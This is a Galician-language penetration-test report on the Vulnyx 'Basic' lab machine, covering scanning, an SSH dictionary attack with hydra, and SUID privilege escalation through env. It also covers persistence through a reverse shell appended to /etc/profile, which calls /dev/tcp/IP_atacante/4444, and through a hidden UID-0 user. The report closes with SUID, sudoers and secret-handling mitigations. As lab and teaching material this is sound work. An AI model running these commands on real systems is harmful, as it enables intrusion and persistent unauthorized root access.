SECURITY MAXIMALE

PENTESTING

HE - UD1 - Vulnyx Basic

Cliente:

2025-09-14


v0.0

Contacto:
pentester
111111111111
pentester@example.com

Índice

Escenario

- **Name**: Basic
- **Date release**: 26 Oct 2023
- **Creator**: mow




Security Maximale GmbH
Rúa Exemplo 47 | 4711 Exemplo
FN 12345 v | Xulgado de Distrito Exemplo

Obxectivos

- Auditar a máquina Vulnnyx Basic
- Enumerar posibles vectores de explotación
- Determinar alcance e impacto dun ataque sobr o sistema en produción.

Fluxo de traballo



Fases dun test de intrusión (Pentest)

Fase 1: Recopilación de información

A. Detección da IP da máquina obxectivo: Empregamos os comandos `netdiscover`, `arp-scan` ou `nmap`

```
$ sudo netdiscover -r 192.168.56.0/24
$ sudo arp-scan --interface=eth0 192.168.56.0/24
$ sudo nmap -sn -PR 192.168.56.0/24
```

B. Comprobación de conectividade e detección do sistema operativo.

```
ping -c1 192.168.56.74 -R
```

- TTL ≃ 64 ⇒ GNU/Linux
- TTL ≃ 128 ⇒ Microsoft Windows
  Como podemos observar na saída do comando `ping` estamos ante unha máquina obxectivo GNU/Linux.

C. Escaneo/detección de portos con Nmap:

```
nmap -sC -sV -oA basic-scan 192.168.56.74
```

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan --interface=eth1 192.168.56.0/24
Interface: eth1, type: EN10MB, MAC: 08:00:27:78:28:42, IPv4: 192.168.56.53
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:00       (Unknown: locally administered)
192.168.56.2    08:00:27:25:d1:da       (Unknown)
192.168.56.74   08:00:27:5e:97:c8       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.976 seconds (129.55 hosts/sec). 3 responded
```

```
┌──(kali㉿kali)-[~]
└─$ ping -c2 192.168.56.74 -R
PING 192.168.56.74 (192.168.56.74) 56(124) bytes of data.
64 bytes from 192.168.56.74: icmp_seq=1 ttl=64 time=0.825 ms
RR:     192.168.56.53
        192.168.56.74
        192.168.56.74
        192.168.56.53

64 bytes from 192.168.56.74: icmp_seq=2 ttl=64 time=1.28 ms     (same route)

--- 192.168.56.74 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1050ms
rtt min/avg/max/mdev = 0.825/1.054/1.283/0.229 ms
```


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -oA basic-scan 192.168.56.74
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-02 11:39 UTC
Nmap scan report for 192.168.56.74 (192.168.56.74)
Host is up (0.00044s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp  open  http    Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Apache2 Test Debian Default Page: It works
631/tcp open  ipp     CUPS 2.3
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: CUPS/2.3 IPP/2.1
|_http-title: Inicio - CUPS 2.3.3op2
MAC Address: 08:00:27:5E:97:C8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.95 seconds
```

Fase 2: Análise de vulnerabilidades

Enumeración servizo CUPS(631)

- Navegando ao servizo `cups` atopamos no nome dunha impresora un posible usuario de sistema: `dimitri`

```
firefox http://192.168.56.74:631
```



Fase 3: Explotación

Empregamos *hydra* contra o protocolo **SSH** para intentar averiguar o contrasinal dun posible usuario *dimitri* (ataque por diccionario):


```
hydra -l dimitri -w rockyou.txt 192.168.56.74 ssh -FIV
```

Atopamos o contrasinal de *dimitri* polo que imos acceder por SSH con ese contrasinal:

```
ssh dimitri@192.168.56.74
```

Obtemos unha shell do usuario *dimitri* no sistema. Xa podemos conseguir a flag de user:

```
whoami
id
pwd
ls -lahtr
cat user.txt
```



Fase 4: Post-Explotación

Escalada de privilexios:
Imos realizar unha escalada de privilexios vertical, de `user` a `root`. Así, executamos o seguinte comando para atopar os ficheiros con permisos **SUID** no sistema:


```
find / -type f -perm -4000 2>/dev/null | xargs ls -l
```

Dos cales chama a atención o comando `env`. Visitando gtfobins atopamos a forma de facernos `root` no sistema:

```
/usr/bin/env /bin/bash -p
```

Xa podemos obter a flag de `root`:

```
whoami
id
pwd
cd /root
ls -althr
cat root.txt
```



Fase 5: Persistencia

Opción 1: Reverse shell


Dentro da consola de *root* conseguida con *nc* executar:

```
echo "bash -i >& /dev/tcp/IP_atacante/4444 0>&1" >> /etc/profile
```

E noutra consola no equipo do atacante executar:

```
nc -lvp 4444
```


Agora reiniciar a máquina comprometida e unha vez que calquera usuario faga `login` a reverse shell actívase.



Security Maximale GmbH
Rúa Exemplo 47 | 4711 Exemplo
FN 12345 v | Xulgado de Distrito Exemplo

Opción 2 - Engadir usuario permanente e ademais facelo root

```
useradd -m pentester -o -u 0 -g 0
passwd pentester
sed -i 's|!||' /etc/shadow
su - pentester
whoami
script /dev/null -c bash
```



Resumo de vulnerabilidades

No transcurso desta proba de penetración atopáronse as seguintes vulnerabilidades:

- CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
- Abuse Elevation Control Mechanism: Setuid and Setgid

Recomendación

Mitigacións recomendadas: Setuid / Exposición de segredos

Estas medidas combinadas reducen tanto a probabilidade de escalada como o impacto derivado da exposición de información sensíbel.

1) Minimizar e eliminar ficheiros setuid/setgid innecesarios

- Facer un inventario inmediato dos binarios con bits SUID/SGID:

```
sudo find / -perm /6000 -type f -exec ls -ld {} \; 2>/dev/null
```

- Eliminar eses bits sempre que non sexan imprescindibles:

```
sudo chmod u-s /path/to/binary
```

- Substituir o uso de setuid por mecanismos máis fragmentados e seguros (por exemplo, dar capacidades concretas con `setcap` ou permitir comandos acoutados vía `sudo`).

```
sudo setcap 'cap_net_bind_service=+ep' /path/to/binary
```

Estas medidas reducen directamente a superficie que un atacante pode usar para escalar privilexios.

2) Monitorización e detección de cambios en permisos / aparición de SUID/SGID
Activar auditoría de sistema para detectar alteracións de permisos ou chamadas a APIs que cambien bits (por exemplo `fchmod`/`fchmodat`) e mantén instantáneas periódicas dos binarios con bits SUID/SGID para comparalas. Exemplo de regras e comprobacións:

```
sudo auditctl -a always,exit -F arch=b64 -S fchmod -S fchmodat -k perm_change

find / -perm /6000 -type f -exec ls -ld {} \; 2>/dev/null > /var/log/
suid_snapshot_$(date +%F).txt
```

A detección temperá permite reaccionar antes de que un atacante aproveite un binario con permisos alterados.

3) Aplicar principio de least privilege, revisar sudoers e garantir seguridade no CI/CD
Non usar `NOPASSWD` indiscriminado no `/etc/sudoers`. Revisa e limita os comandos permitidos para cada conta, e comproba a configuración con ferramentas soportadas:

- Comprobar entradas NOPASSWD

```
sudo grep -R "NOPASSWD" /etc/sudoers /etc/sudoers.d || true
```

- Ver que pode facer un usuario con sudo

```
sudo -l -U usuario
```

- Editar sudoers de forma segura (usa `visudo` para evitar erros de sintaxe):

```
sudo visudo
# exemplo de regra restrinxida: permitir só un comando específico (sen
NOPASSWD)
alice ALL=(root) /usr/bin/systemctl start httpd
```

Evita conceder acceso total con `NOPASSWD: ALL`. Se algunha tarefa precisa execución automatizada, considera crear comandos acoutados e scripts validados e, se precisa non pedir contrasinal, limitar os comandos exactos que se poden executar.

- Detectar segredos no repositorio / pipeline (exemplo con Gitleaks e Detect Secrets):

```
# análise local con gitleaks (requere instalación previa)
gitleaks detect --source=. --report-path=gitleaks_report.json

# usar detect-secrets e xerar baseline para integrar no CI
detect-secrets scan > .secrets.baseline
```

Integra estas comprobacións no pipeline de CI (pre-commit / job que rexe commits/ artefactos con segredos).

- Executar servizos con menos privilexios (Docker/systemd):

```
# Docker: eliminar capacidades por defecto e só engadir as necesarias
docker run --rm --cap-drop=ALL --cap-add=NET_BIND_SERVICE --security-opt=no-
new-privileges myimage

# systemd: exemplo de fragmento para reducir privilexios
[Service]
NoNewPrivileges=true
PrivateTmp=true
ProtectSystem=full
CapabilityBoundingSet=CAP_NET_BIND_SERVICE
```

Estas prácticas reducen as posibilidades de abuso por contas con privilexios excesivos e evitan que segredos viaxen no código/artefactos de despregue.

4) Protexer e minimizar a exposición de segredos (CWE-200)
Evita gardar claves/credenciais en lugares accesibles por web (webroot) e aplica permisos estritos aos ficheiros que conteñan segredos; sempre que sexa posible cifra o almacenamento e rota as claves se se detectou exposición. Comandos útiles:

```
sudo chown root:root /etc/secret.key
sudo chmod 600 /etc/secret.key

grep -RIn --binary-files=without-match -E "AWS_ACCESS_KEY_ID|BEGIN PRIVATE KEY|
password|secret|token" /var/www /home 2>/dev/null
```

Mover segredos a servizos de xestión de segredos e evitar comitados en repositorios reduce o impacto se se produce unha escalada.

Security Maximale GmbH
Rúa Exemplo 47 | 4711 Exemplo
FN 12345 v | Xulgado de Distrito Exemplo

Aviso legal